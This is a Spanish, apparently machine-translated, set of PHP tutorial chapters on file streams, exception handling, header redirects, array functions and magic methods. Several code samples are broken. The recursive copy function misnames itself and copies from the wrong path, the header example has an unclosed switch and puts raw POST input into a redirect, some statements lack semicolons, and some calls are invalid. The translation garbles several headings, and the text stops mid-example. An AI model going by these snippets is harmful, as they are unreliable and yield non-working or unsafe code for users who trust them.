`fopen` abre un identificador de flujo de archivos, que se puede usar con varias funciones para leer, escribir, buscar y otras funciones encima de él. Este valor es de tipo de `resource` y no se puede pasar a otros subprocesos que conservan su funcionalidad.

```
$f = fopen("errors.log", "a"); // Will try to open errors.log for writing
```

El segundo parámetro es el modo del flujo de archivos:

Modo	Descripción
`r`	Abrir en modo de solo lectura, comenzando desde el principio del archivo
`r+`	Abierto para lectura y escritura, comenzando desde el principio del archivo.
`w`	Abierto solo para escritura, comenzando desde el principio del archivo. Si el archivo existe, vaciará el archivo. Si no existe intentará crearlo.
`w+`	Abierto para lectura y escritura, comenzando desde el principio del archivo. Si el archivo existe, vaciará el archivo. Si no existe intentará crearlo.
`a`	abra un archivo solo para escritura, comenzando al final del archivo. Si el archivo no existe, intentará crearlo.
`a+`	abra un archivo para leer y escribir, comenzando al final del archivo. Si el archivo no existe, intentará crearlo.
`x`	crear y abrir un archivo para escritura solamente. Si el archivo existe la llamada `fopen` fallará
`x+`	Crea y abre un archivo para leer y escribir. Si el archivo existe la llamada `fopen` fallará
`c`	abrir el archivo para la escritura solamente. Si el archivo no existe, intentará crearlo. Comenzará a escribir al principio del archivo, pero no vaciará el archivo antes de escribir.
`c+`	Abre el archivo para leer y escribir. Si el archivo no existe, intentará crearlo. Comenzará a escribir al principio del archivo, pero no vaciará el archivo antes de escribir.

Al agregar una `t` detrás del modo (por ejemplo, `a+b` , `wt` , etc.) en Windows se traducirán los finales de línea `"\n"` a `"\r\n"` cuando se trabaje con el archivo. Agregue `b` detrás del modo si esto no está destinado, especialmente si es un archivo binario.

La aplicación PHP debe cerrar las secuencias utilizando `fclose` cuando ya no se utilizan para evitar el error `Too many open files` . Esto es particularmente importante en los programas CLI, ya que las transmisiones solo se cierran cuando se cierra el tiempo de ejecución, lo que significa que en los servidores web *puede que no sea necesario* (pero aún *debería* , como práctica para evitar la pérdida de recursos) cerrar las transmisiones. si no espera que el proceso se ejecute durante mucho tiempo y no abrirá muchas secuencias.

Leyendo

Usando `fread` leerá el número dado de bytes desde el puntero del archivo, o hasta que se cumpla un EOF.

Líneas de lectura

El uso de `fgets` leerá el archivo hasta que se alcance un EOL, o se lea la longitud dada.

Tanto `fread` como `fgets` moverán el puntero del archivo mientras lee.

Leyendo todo lo que queda

El uso de `stream_get_contents` hará que todos los bytes restantes en el flujo en una cadena y lo devuelvan.

Ajuste de la posición del puntero del archivo

Inicialmente, después de abrir el flujo, el puntero del archivo está al principio del archivo (o al final, si se usa el modo `a`). El uso de la función `fseek` moverá el puntero del archivo a una nueva posición, en relación con uno de los tres valores:

- `SEEK_SET` : este es el valor predeterminado; el desplazamiento de posición del archivo será relativo al principio del archivo.
- `SEEK_CUR` : El desplazamiento de la posición del archivo será relativo a la posición actual.
- `SEEK_END` : El desplazamiento de posición del archivo será relativo al final del archivo. Pasar un desplazamiento negativo es el uso más común para este valor; moverá la posición del archivo al número especificado de bytes antes del final del archivo.

`rewind` es un atajo de conveniencia de `fseek($fh, 0, SEEK_SET)` .

El uso de `ftell` mostrará la posición absoluta del puntero del archivo.

Por ejemplo, el siguiente script lee omite los primeros 10 bytes, lee los siguientes 10 bytes, omite 10 bytes, lee los siguientes 10 bytes y luego los últimos 10 bytes en file.txt:

```
$fh = fopen("file.txt", "rb");
fseek($fh, 10); // start at offset 10
echo fread($fh, 10); // reads 10 bytes
fseek($fh, 10, SEEK_CUR); // skip 10 bytes
echo fread($fh, 10); // read 10 bytes
fseek($fh, -10, SEEK_END); // skip to 10 bytes before EOF
echo fread($fh, 10); // read 10 bytes
fclose($fh);
```

Escritura

El uso de `fwrite` escribe la cadena proporcionada en el archivo comenzando en el puntero del archivo actual.

```
fwrite($fh, "Some text here\n");
```

Copiando documentos

`copy` copia el archivo de origen en el primer argumento al destino en el segundo argumento. El destino resuelto debe estar en un directorio que ya esté creado.

```
if (copy('test.txt', 'dest.txt')) {
    echo 'File has been copied successfully';
} else {
    echo 'Failed to copy file to destination given.'
}
```

Copiando directorios, con recursion.

Copiar directorios es muy similar a eliminar directorios, excepto que para `copy` archivos en lugar de `unlink` se usa, mientras que para directorios, `mkdir` lugar de `rmdir` se usa al principio en lugar de estar al final de la función.

```
function recurse_delete_dir(string $src, string $dest) : int {
    $count = 0;

    // ensure that $src and $dest end with a slash so that we can concatenate it with the
filenames directly
    $src = rtrim($dest, "/\\") . "/";
    $dest = rtrim($dest, "/\\") . "/";

    // use dir() to list files
    $list = dir($src);

    // create $dest if it does not already exist
    @mkdir($dest);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($src . $file)) {
            copy($src . $file, $dest . $file);
            $count++;
        } elseif(is_dir($src . $file)) {
            $count += recurse_copy_dir($src . $file, $dest . $file);
        }
    }

    return $count;
}
```

Renombrando / Moviendo

Renombrar / Mover archivos y directorios es mucho más simple. Se pueden mover o renombrar

directorios completos en una sola llamada, usando la función de `rename` .

- `rename("~/file.txt", "~/file.html");`
- `rename("~/dir", "~/old_dir");`
- `rename("~/dir/file.txt", "~/dir2/file.txt");`

Lea Manejo de archivos en línea: https://riptutorial.com/es/php/topic/1426/manejo-de-archivos

Capítulo 64: Manejo de excepciones y reporte de errores

Examples

Configuración de informes de errores y dónde mostrarlos.

Si aún no se ha hecho en php.ini, el informe de errores se puede configurar dinámicamente y se debe configurar para permitir que se muestren la mayoría de los errores:

Sintaxis

```
int error_reporting ([ int $level ] )
```

Ejemplos

```
// should always be used prior to 5.4
error_reporting(E_ALL);

// -1 will show every possible error, even when new levels and constants are added
// in future PHP versions. E_ALL does the same up to 5.4.
error_reporting(-1);

// without notices
error_reporting(E_ALL & ~E_NOTICE);

// only warnings and notices.
// for the sake of example, one shouldn't report only those
error_reporting(E_WARNING | E_NOTICE);
```

los errores se registrarán de forma predeterminada por php, normalmente en un archivo error.log al mismo nivel que el script en ejecución.

En el entorno de desarrollo, también se pueden mostrar en pantalla:

```
ini_set('display_errors', 1);
```

en producción sin embargo, uno debe

```
ini_set('display_errors', 0);
```

y mostrar un mensaje de problema amigable mediante el uso de un controlador de Excepción o Error.

Manejo de excepciones y errores.

trata de atraparlo

`try..catch` bloques `try..catch` se pueden usar para controlar el flujo de un programa donde se pueden lanzar excepciones . Se pueden capturar y manejar con gracia en lugar de dejar que PHP se detenga cuando se encuentra uno:

```
try {
    // Do a bunch of things...
    throw new Exception('My test exception!');
} catch (Exception $ex) {
    // Your logic failed. What do you want to do about that? Log it:
    file_put_contents('my_error_log.txt', $ex->getMessage(), FILE_APPEND);
}
```

El ejemplo anterior podría `catch` la Excepción lanzada en el bloque de `try` y registrar su mensaje ("¡Mi excepción de prueba!") A un archivo de texto.

La captura de diferentes tipos de excepción

Puede implementar varias declaraciones `catch` para que los diferentes tipos de excepciones se manejen de diferentes maneras, por ejemplo:

```
try {
    throw new InvalidArgumentException('Argument #1 must be an integer!');
} catch (InvalidArgumentException $ex) {
    var_dump('Invalid argument exception caught: ' . $ex->getMessage());
} catch (Exception $ex) {
    var_dump('Standard exception caught: ' . $ex->getMessage());
}
```

En el ejemplo anterior, se utilizará la primera `catch` , ya que coincide primero en el orden de ejecución. Si intercambiaba el orden de las instrucciones `catch` , el catcher `Exception` se ejecutaría primero.

De manera similar, si tuviera que lanzar una `Exception` `UnexpectedValueException` cambio, vería el segundo controlador de una `Exception` estándar que se está utilizando.

finalmente

Si necesita hacer algo después de que se haya ejecutado un `try` o un `catch` , puede usar una sentencia `finally` :

```
try {
    throw new Exception('Hello world');
} catch (Exception $e) {
    echo 'Uh oh! ' . $e->getMessage();
} finally {
    echo " - I'm finished now - home time!";
}
```

El ejemplo anterior daría como resultado lo siguiente:

> ¡UH oh! Hola mundo - Ya terminé - ¡hora de casa!

lanzable

En PHP 7 vemos la introducción de la interfaz de `Throwable` , que implementa tanto el `Error` como la `Exception` . Esto agrega un nivel de contrato de servicio entre las excepciones en PHP 7 y le permite implementar la interfaz para sus propias excepciones personalizadas:

```
$handler = function(\Throwable $ex) {
    $msg = "[ {$ex->getCode()} ] {$ex->getTraceAsString()}";
    mail('admin@server.com', $ex->getMessage(), $msg);
    echo myNiceErrorMessageFunction();
};
set_exception_handler($handler);
set_error_handler($handler);
```

Antes de PHP 7, simplemente puede escribir `Exception` sugerencia, ya que a partir de PHP 5 todas las clases de excepción lo amplían.

Registro de errores fatales

En PHP, un error fatal es un tipo de error que no se puede detectar, es decir, después de experimentar un error fatal, un programa no se reanuda. Sin embargo, para registrar este error o manejar de alguna manera el bloqueo, puede usar `register_shutdown_function` para registrar el controlador de apagado.

```
function fatalErrorHandler() {
    // Let's get last error that was fatal.
    $error = error_get_last();

    // This is error-only handler for example purposes; no error means that
    // there were no error and shutdown was proper. Also ensure it will handle
    // only fatal errors.
    if (null === $error || E_ERROR != $error['type']) {
        return;
    }

    // Log last error to a log file.
    // let's naively assume that logs are in the folder inside the app folder.
    $logFile = fopen("./app/logs/error.log", "a+");

    // Get useful info out of error.
    $type    = $error["type"];
    $file    = $error["file"];
    $line    = $error["line"];
    $message = $error["message"]

    fprintf(
        $logFile,
        "[%s] %s: %s in %s:%d\n",
        date("Y-m-d H:i:s"),
        $type,
```

```
        $message,
        $file,
        $line);

    fclose($logFile);
}


register_shutdown_function('fatalErrorHandler');
```

Referencia:

- http://php.net/manual/en/function.register-shutdown-function.php
- http://php.net/manual/en/function.error-get-last.php
- http://php.net/manual/en/errorfunc.constants.php

Lea Manejo de excepciones y reporte de errores en línea:
https://riptutorial.com/es/php/topic/391/manejo-de-excepciones-y-reporte-de-errores

Capítulo 65: Manipulación De Cabeceras

Examples

Configuración básica de un encabezado

Aquí hay una configuración básica del encabezado para cambiar a una nueva página cuando se hace clic en un botón.

```
if(isset($_REQUEST['action']))
{
    switch($_REQUEST['action'])
    {  //Setting the Header based on which button is clicked
        case 'getState':
            header("Location: http://NewPageForState.com/getState.php?search=" .
$_POST['search']);
            break;
        case 'getProject':
            header("Location: http://NewPageForProject.com/getProject.php?search=" .
$_POST['search']);
            break;
}
else
{
    GetSearchTerm(!NULL);
}
//Forms to enter a State or Project and click search
function GetSearchTerm($success)
{
    if (is_null($success))
    {
        echo "<h4>You must enter a state or project number</h4>";
    }
    echo "<center><strong>Enter the State to search for</strong></center><p></p>";
    //Using the $_SERVER['PHP_SELF'] keeps us on this page till the switch above determines
where to go
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getState'>
            <center>State: <input type='text' name='search' size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search State'></center>
            </form>";

    GetSearchTermProject($success);
}

function GetSearchTermProject($success)
{
    echo "<center><br><strong>Enter the Project to search for</strong></center><p></p>";
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getProject'>
            <center>Project Number: <input type='text' name='search'
size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search Project'></center>
            </form>";
```

```
}
```

?>

Lea Manipulación De Cabeceras en línea: https://riptutorial.com/es/php/topic/3717/manipulacion-de-cabeceras

Capítulo 66: Manipulando una matriz

Examples

Eliminar elementos de una matriz

Para eliminar un elemento dentro de una matriz, por ejemplo, el elemento con el índice 1.

```
$fruit = array("bananas", "apples", "peaches");
unset($fruit[1]);
```

Esto eliminará las manzanas de la lista, pero tenga en cuenta que `unset` no cambia los índices de los elementos restantes. Así que `$fruit` ahora contiene los índices `0` y `2` .

Para matrices asociativas puedes eliminar así:

```
$fruit = array('banana', 'one'=>'apple', 'peaches');

print_r($fruit);
/*
    Array
    (
        [0] => banana
        [one] => apple
        [1] => peaches
    )
*/

unset($fruit['one']);
```

Ahora $ fruta es

```
print_r($fruit);

/*
Array
(
    [0] => banana
    [1] => peaches
)
*/
```

Tenga en cuenta que

```
unset($fruit);
```

anula la variable y, por lo tanto, elimina toda la matriz, lo que significa que ninguno de sus elementos es accesible.

Eliminando elementos terminales

array_shift () : desplaza un elemento fuera del principio de la matriz.

Ejemplo:

```
  $fruit = array("bananas", "apples", "peaches");
  array_shift($fruit);
  print_r($fruit);
```

Salida:

```
 Array
(
    [0] => apples
    [1] => peaches
)
```

array_pop () : saca el elemento del final de la matriz.

Ejemplo:

```
  $fruit = array("bananas", "apples", "peaches");
  array_pop($fruit);
  print_r($fruit);
```

Salida:

```
 Array
(
    [0] => bananas
    [1] => apples
)
```

Filtrando una matriz

Para filtrar los valores de una matriz y obtener una nueva matriz que contenga todos los valores que satisfacen la condición del filtro, puede utilizar la función `array_filter` .

Filtrado de valores no vacíos

El caso más simple de filtrado es eliminar todos los valores "vacíos":

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$non_empties = array_filter($my_array); // $non_empties will contain [1,2,3,4,5,6,7,8];
```

Filtrado por devolución de llamada

Esta vez definimos nuestra propia regla de filtrado. Supongamos que queremos obtener solo números pares:

```
$my_array = [1,2,3,4,5,6,7,8];

$even_numbers = array_filter($my_array, function($number) {
    return $number % 2 === 0;
});
```

La función `array_filter` recibe la matriz que se filtra como su primer argumento y una devolución de llamada que define el predicado del filtro como su segundo.

5.6

Filtrado por índice

Se puede proporcionar un tercer parámetro a la función `array_filter` , que permite ajustar qué valores se pasan a la devolución de llamada. Este parámetro se puede establecer en `ARRAY_FILTER_USE_KEY` o `ARRAY_FILTER_USE_BOTH` , lo que dará como resultado que la devolución de llamada reciba la clave en lugar del valor para cada elemento de la matriz, o el valor y la clave como sus argumentos. Por ejemplo, si desea lidiar con índices, hágalo de valores:

```
$numbers = [16,3,5,8,1,4,6];

$even_indexed_numbers = array_filter($numbers, function($index) {
    return $index % 2 === 0;
}, ARRAY_FILTER_USE_KEY);
```

Índices en matriz filtrada

Tenga en cuenta que `array_filter` conserva las claves de matriz originales. Un error común sería intentar un uso `for` un bucle sobre la matriz filtrada:

```
<?php

$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);

error_reporting(E_ALL); // show all errors and notices

// innocently looking "for" loop
for ($i = 0; $i < count($filtered); $i++) {
   print $filtered[$i];
}

/*
```

```
Output:
1
Notice: Undefined offset: 1
2
Notice: Undefined offset: 3
3
Notice: Undefined offset: 5
4
Notice: Undefined offset: 7
*/
```

Esto sucede porque los valores que estaban en las posiciones 1 (había `0`), 3 (`null`), 5 (cadena vacía `''`) y 7 (matriz vacía `[]`) se eliminaron junto con sus claves de índice correspondientes.

Si necesita recorrer el resultado de un filtro en una matriz indexada, primero debe llamar a `array_values` en el resultado de `array_filter` para crear una nueva matriz con los índices correctos:

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);
$iterable = array_values($filtered);

error_reporting(E_ALL); // show all errors and notices

for ($i = 0; $i < count($iterable); $i++) {
   print $iterable[$i];
}

// No warnings!
```

Añadiendo elemento al inicio del array.

A veces desea agregar un elemento al principio de una matriz **sin modificar ninguno de los elementos actuales (*orden*) dentro de la matriz** . Siempre que este sea el caso, puede usar `array_unshift()` .

> **`array_unshift()`** anula los elementos pasados al frente de la matriz. Tenga en cuenta que la lista de elementos está precedida como un todo, de modo que los elementos prefabricados permanecen en el mismo orden. Todas las teclas de matriz numérica se modificarán para comenzar a contar desde cero, mientras que las teclas literales no se tocarán.

Tomado de la documentación de PHP para `array_unshift()` .

Si desea lograr esto, todo lo que necesita hacer es lo siguiente:

```
$myArray = array(1, 2, 3);

array_unshift($myArray, 4);
```

Esto ahora agregará `4` como el primer elemento en su matriz. Puedes verificar esto por:

```
print_r($myArray);
```

Esto devuelve una matriz en el siguiente orden: `4, 1, 2, 3`.

Dado que `array_unshift` obliga a la matriz a restablecer los pares clave-valor, ya que el nuevo elemento permite que las siguientes entradas tengan las claves `n+1` , es más inteligente crear una nueva matriz y agregar la matriz existente a la nueva matriz creada.

Ejemplo:

```
$myArray = array('apples', 'bananas', 'pears');
$myElement = array('oranges');
$joinedArray = $myElement;

foreach ($myArray as $i) {
  $joinedArray[] = $i;
}
```

Salida ($ joinedArray):

```
Array ( [0] => oranges [1] => apples [2] => bananas [3] => pears )
```

Eaxmple / Demo

Lista blanca solo algunas claves de matriz

Cuando quiera permitir solo ciertas claves en sus arreglos, especialmente cuando el arreglo proviene de parámetros de solicitud, puede usar `array_intersect_key` junto con `array_flip` .

```
$parameters = ['foo' => 'bar', 'bar' => 'baz', 'boo' => 'bam'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_intersect_key($parameters, array_flip($allowedKeys));

// $filteredParameters contains ['foo' => 'bar', 'bar' => 'baz]
```

Si el `parameters` variable no contiene ninguna clave permitido, entonces el `filteredParameters` variable de consistirá en una matriz vacía.

Desde PHP 5.6 también puede usar `array_filter` para esta tarea, pasando el indicador `ARRAY_FILTER_USE_KEY` como tercer parámetro:

```
$parameters  = ['foo' => 1, 'hello' => 'world'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_filter(
    $parameters,
    function ($key) use ($allowedKeys) {
        return in_array($key, $allowedKeys);
    },
    ARRAY_FILTER_USE_KEY
);
```

El uso de `array_filter` brinda la flexibilidad adicional de realizar una prueba arbitraria contra la

clave, por ejemplo, `$allowedKeys` podría contener patrones de `$allowedKeys` regulares en lugar de cadenas simples. También establece más explícitamente la intención del código que `array_intersect_key()` combinado con `array_flip()` .

Ordenar una matriz

Hay varias funciones de clasificación para arreglos en php:

ordenar()

Ordenar una matriz en orden ascendente por valor.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
sort($fruits);
print_r($fruits);
```

resultados en

```
Array
(
    [0] => Apfel
    [1] => Banane
    [2] => Orange
    [3] => Zitrone
)
```

rsort ()

Ordenar una matriz en orden descendente por valor.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
rsort($fruits);
print_r($fruits);
```

resultados en

```
Array
(
    [0] => Zitrone
    [1] => Orange
    [2] => Banane
    [3] => Apfel
)
```

un tipo()

Ordena una matriz en orden ascendente por valor y preserva los indecisos.

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
asort($fruits);
print_r($fruits);
```

resultados en

```
Array
(
    [4] => apple
    [3] => banana
    [1] => lemon
    [2] => orange
)
```

Arsort ()

Ordene una matriz en orden descendente por valor y conserve los indecisos.

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
arsort($fruits);
print_r($fruits);
```

resultados en

```
Array
(
    [2] => orange
    [1] => lemon
    [3] => banana
    [4] => apple
)
```

ksort ()

Ordenar una matriz en orden ascendente por clave

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
ksort($fruits);
print_r($fruits);
```

resultados en

```
Array
(
    [a] => orange
    [b] => banana
    [c] => apple
    [d] => lemon
)
```

krsort ()

Ordenar una matriz en orden descendente por clave.

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
krsort($fruits);
print_r($fruits);
```

resultados en

```
Array
(
    [d] => lemon
    [c] => apple
    [b] => banana
    [a] => orange
)
```

natsort ()

Ordene una matriz de la forma en que lo haría un ser humano (orden natural).

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natsort($files);
print_r($files);
```

resultados en

```
Array
(
    [4] => File2.stack
    [0] => File8.stack
    [2] => file7.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

natcasesort ()

Ordene una matriz de la forma en que lo haría un ser humano (orden natural), pero con uso intensivo de casos.

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natcasesort($files);
print_r($files);
```

resultados en

```
Array
(
    [4] => File2.stack
    [2] => file7.stack
    [0] => File8.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

barajar()

Baraja una matriz (ordenada al azar).

```
$array = ['aa', 'bb', 'cc'];
shuffle($array);
print_r($array);
```

Como está escrito en la descripción, es aleatorio, por lo que aquí solo hay un ejemplo de lo que puede resultar

```
Array
(
    [0] => cc
    [1] => bb
    [2] => aa
)
```

usort ()

Ordenar una matriz con una función de comparación definida por el usuario.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = [3, 2, 5, 6, 1];
usort($array, 'compare');
print_r($array);
```

resultados en

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
```

```
    [4] => 6
)
```

uasort ()

Ordene una matriz con una función de comparación definida por el usuario y conserve las claves.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['a' => 1, 'b' => -3, 'c' => 5, 'd' => 3, 'e' => -5];
uasort($array, 'compare');
print_r($array);
```

resultados en

```
Array
(
    [e] => -5
    [b] => -3
    [a] => 1
    [d] => 3
    [c] => 5
)
```

uksort ()

Ordenar una matriz por claves con una función de comparación definida por el usuario.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['ee' => 1, 'g' => -3, '4' => 5, 'k' => 3, 'oo' => -5];

uksort($array, 'compare');
print_r($array);
```

resultados en

```
Array
(
```

```
    [ee] => 1
    [g] => -3
    [k] => 3
    [oo] => -5
    [4] => 5
)
```

Intercambiar valores con claves.

`array_flip` función `array_flip` intercambiará todas las claves con sus elementos.

```
$colors = array(
    'one' => 'red',
    'two' => 'blue',
    'three' => 'yellow',
);

array_flip($colors); //will output

array(
    'red' => 'one',
    'blue' => 'two',
    'yellow' => 'three'
)
```

Fusionar dos matrices en una matriz

```
$a1 = array("red","green");
$a2 = array("blue","yellow");
print_r(array_merge($a1,$a2));

/*
    Array ( [0] => red [1] => green [2] => blue [3] => yellow )
*/
```

Matriz asociativa:

```
$a1=array("a"=>"red","b"=>"green");
$a2=array("c"=>"blue","b"=>"yellow");
print_r(array_merge($a1,$a2));
/*
    Array ( [a] => red [b] => yellow [c] => blue )
*/
```

1. Fusiona los elementos de uno o más arreglos juntos para que los valores de uno se agreguen al final del anterior. Devuelve la matriz resultante.
2. Si las matrices de entrada tienen las mismas claves de cadena, el valor posterior de esa clave sobrescribirá a la anterior. Sin embargo, si las matrices contienen claves numéricas, el valor posterior no sobrescribirá el valor original, sino que se agregará.
3. Los valores en la matriz de entrada con claves numéricas se volverán a numerar con claves incrementales que comienzan desde cero en la matriz de resultados.

Lea Manipulando una matriz en línea: https://riptutorial.com/es/php/topic/6825/manipulando-una-

matriz

Capítulo 67: Metodos magicos

Examples

__get (), __set (), __isset () y __unset ()

Siempre que intentes recuperar un campo determinado de una clase como esta:

```
$animal = new Animal();
$height = $animal->height;
```

PHP invoca el método mágico `__get($name)` , con `$name` igual a `"height"` en este caso. Escribiendo en un campo de clase como tal:

```
$animal->height = 10;
```

`__set($name, $value)` método mágico `__set($name, $value)` , con `$name` igual a `"height"` y `$value` igual a `10` .

PHP también tiene dos funciones `isset()` , que comprueba si existe una variable, y `unset()` , que destruye una variable. Verificando si un campo de objetos está configurado así:

```
isset($animal->height);
```

`__isset($name)` la función `__isset($name)` en ese objeto. Destruyendo una variable así:

```
unset($animal->height);
```

`__unset($name)` la función `__unset($name)` en ese objeto.

Normalmente, cuando no define estos métodos en su clase, PHP simplemente recupera el campo tal como está almacenado en su clase. Sin embargo, puede anular estos métodos para crear clases que puedan contener datos como una matriz, pero que se puedan usar como un objeto:

```
class Example {
    private $data = [];

    public function __set($name, $value) {
        $this->data[$name] = $value;
    }

    public function __get($name) {
        if (!array_key_exists($name, $this->data)) {
            return null;
        }

        return $this->data[$name];
    }
```

```
    public function __isset($name) {
        return isset($this->data[$name]);
    }

    public function __unset($name) {
        unset($this->data[$name]);
    }
}

$example = new Example();

// Stores 'a' in the $data array with value 15
$example->a = 15;

// Retrieves array key 'a' from the $data array
echo $example->a; // prints 15

// Attempt to retrieve non-existent key from the array returns null
echo $example->b; // prints nothing

// If __isset('a') returns true, then call __unset('a')
if (isset($example->a)) {
    unset($example->a));
}
```

Función vacía () y métodos mágicos.

Tenga en cuenta que llamar a `empty()` en un atributo de clase invocará a `__isset()` porque, como se indica en el manual de PHP:

> empty () es esencialmente el equivalente conciso de **! isset ($ var) || $ var == falso**

__construir () y __destruct ()

`__construct()` es el método mágico más común en PHP, porque se usa para configurar una clase cuando se inicializa. El opuesto del método `__construct()` es el método `__destruct()` . Se llama a este método cuando no hay más referencias a un objeto que creó o cuando fuerza su eliminación. La recolección de basura de PHP limpiará el objeto llamando primero a su destructor y luego eliminándolo de la memoria.

```
class Shape {
    public function __construct() {
        echo "Shape created!\n";
    }
}

class Rectangle extends Shape {
    public $width;
    public $height;

    public function __construct($width, $height) {
        parent::__construct();

        $this->width = $width;
        $this->height = $height;
```

```
        echo "Created {$this->width}x{$this->height} Rectangle\n";
    }

    public function __destruct() {
        echo "Destroying {$this->width}x{$this->height} Rectangle\n";
    }
}

function createRectangle() {
    // Instantiating an object will call the constructor with the specified arguments
    $rectangle = new Rectangle(20, 50);

    // 'Shape Created' will be printed
    // 'Created 20x50 Rectangle' will be printed
}

createRectangle();
// 'Destroying 20x50 Rectangle' will be printed, because
// the `$rectangle` object was local to the createRectangle function, so
// When the function scope is exited, the object is destroyed and its
// destructor is called.

// The destructor of an object is also called when unset is used:
unset(new Rectangle(20, 50));
```

__Encadenar()

Cuando un objeto se trata como una cadena, se llama al método `__toString()` . Este método debe devolver una representación de cadena de la clase.

```
class User {
    public $first_name;
    public $last_name;
    public $age;

    public function __toString() {
        return "{$this->first_name} {$this->last_name} ({$this->age})";
    }
}

$user = new User();
$user->first_name = "Chuck";
$user->last_name = "Norris";
$user->age = 76;

// Anytime the $user object is used in a string context, __toString() is called

echo $user; // prints 'Chuck Norris (76)'

// String value becomes: 'Selected user: Chuck Norris (76)'
$selected_user_string = sprintf("Selected user: %s", $user);

// Casting to string also calls __toString()
$user_as_string = (string) $user;
```

__invocar()

Este método mágico se llama cuando el usuario intenta invocar el objeto como una función. Los posibles casos de uso pueden incluir algunos enfoques como la programación funcional o algunas devoluciones de llamada.

```
class Invokable
{
    /**
     * This method will be called if object will be executed like a function:
     *
     * $invokable();
     *
     * Args will be passed as in regular method call.
     */
    public function __invoke($arg, $arg, ...)
    {
        print_r(func_get_args());
    }
}

// Example:
$invokable = new Invokable();
$invokable([1, 2, 3]);

// optputs:
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
)
```

__call () y __callStatic ()

`__call()` y `__callStatic()` cuando alguien llama a un método de objeto inexistente en un contexto de objeto o estático.

```
class Foo
{
    /**
     * This method will be called when somebody will try to invoke a method in object
     * context, which does not exist, like:
     *
     * $foo->method($arg, $arg1);
     *
     * First argument will contain the method name(in example above it will be "method"),
     * and the second will contain the values of $arg and $arg1 as an array.
     */
    public function __call($method, $arguments)
    {
        // do something with that information here, like overloading
        // or something generic.
        // For sake of example let's say we're making a generic class,
        // that holds some data and allows user to get/set/has via
        // getter/setter methods. Also let's assume that there is some
        // CaseHelper which helps to convert camelCase into snake_case.
        // Also this method is simplified, so it does not check if there
        // is a valid name or
```

```
        $snakeName = CaseHelper::camelToSnake($method);
        // Get get/set/has prefix
        $subMethod = substr($snakeName, 0, 3);

        // Drop method name.
        $propertyName = substr($snakeName, 4);

        switch ($subMethod) {
            case "get":
                return $this->data[$propertyName];
            case "set":
                $this->data[$propertyName] = $arguments[0];
                break;
            case "has":
                return isset($this->data[$propertyName]);
            default:
                throw new BadMethodCallException("Undefined method $method");
        }
    }

    /**
     * __callStatic will be called from static content, that is, when calling a nonexistent
     * static method:
     *
     * Foo::buildSomethingCool($arg);
     *
     * First argument will contain the method name(in example above it will be
"buildSomethingCool"),
     * and the second will contain the value $arg in an array.
     *
     * Note that signature of this method is different(requires static keyword). This method
was not
     * available prior PHP 5.3
     */
    public static function __callStatic($method, $arguments)
    {
        // This method can be used when you need something like generic factory
        // or something else(to be honest use case for this is not so clear to me).
        print_r(func_get_args());
    }
}
```

Ejemplo:

```
$instance = new Foo();

$instance->setSomeState("foo");
var_dump($instance->hasSomeState());      // bool(true)
var_dump($instance->getSomeState());      // string "foo"

Foo::exampleStaticCall("test");
// outputs:
Array
(
    [0] => exampleCallStatic
    [1] => test
)
```

__sleep () y __wakeup ()

`__sleep` y `__wakeup` son métodos relacionados con el proceso de serialización. `serialize` función `serialize` comprueba si una clase tiene un método `__sleep` . Si es así, se ejecutará antes de cualquier serialización. Se supone que `__sleep` devuelve una matriz de los nombres de todas las variables de un objeto que debe ser serializado.

`__wakeup` a su vez se ejecutará con `unserialize` si está presente en la clase. Su intención es restablecer los recursos y otras cosas que se necesitan inicializar en la deserialización.

```
class Sleepy {
    public $tableName;
    public $tableFields;
    public $dbConnection;

    /**
     * This magic method will be invoked by serialize function.
     * Note that $dbConnection is excluded.
     */
    public function __sleep()
    {
        // Only $this->tableName and $this->tableFields will be serialized.
        return ['tableName', 'tableFields'];
    }

    /**
     * This magic method will be called by unserialize function.
     *
     * For sake of example, lets assume that $this->c, which was not serialized,
     * is some kind of a database connection. So on wake up it will get reconnected.
     */
    public function __wakeup()
    {
        // Connect to some default database and store handler/wrapper returned into
        // $this->dbConnection
        $this->dbConnection = DB::connect();
    }
}
```

__información de depuración()

> `var_dump()` este método al volcar un objeto para obtener las propiedades que deben mostrarse. Si el método no está definido en un objeto, se mostrarán todas las propiedades públicas, protegidas y privadas. - Manual de PHP

```
class DeepThought {
    public function __debugInfo() {
        return [42];
    }
}
```

5.6

```
var_dump(new DeepThought());
```

El ejemplo anterior dará como resultado:

```
class DeepThought#1 (0) {
}
```

5.6

```
var_dump(new DeepThought());
```

El ejemplo anterior dará como resultado:

```
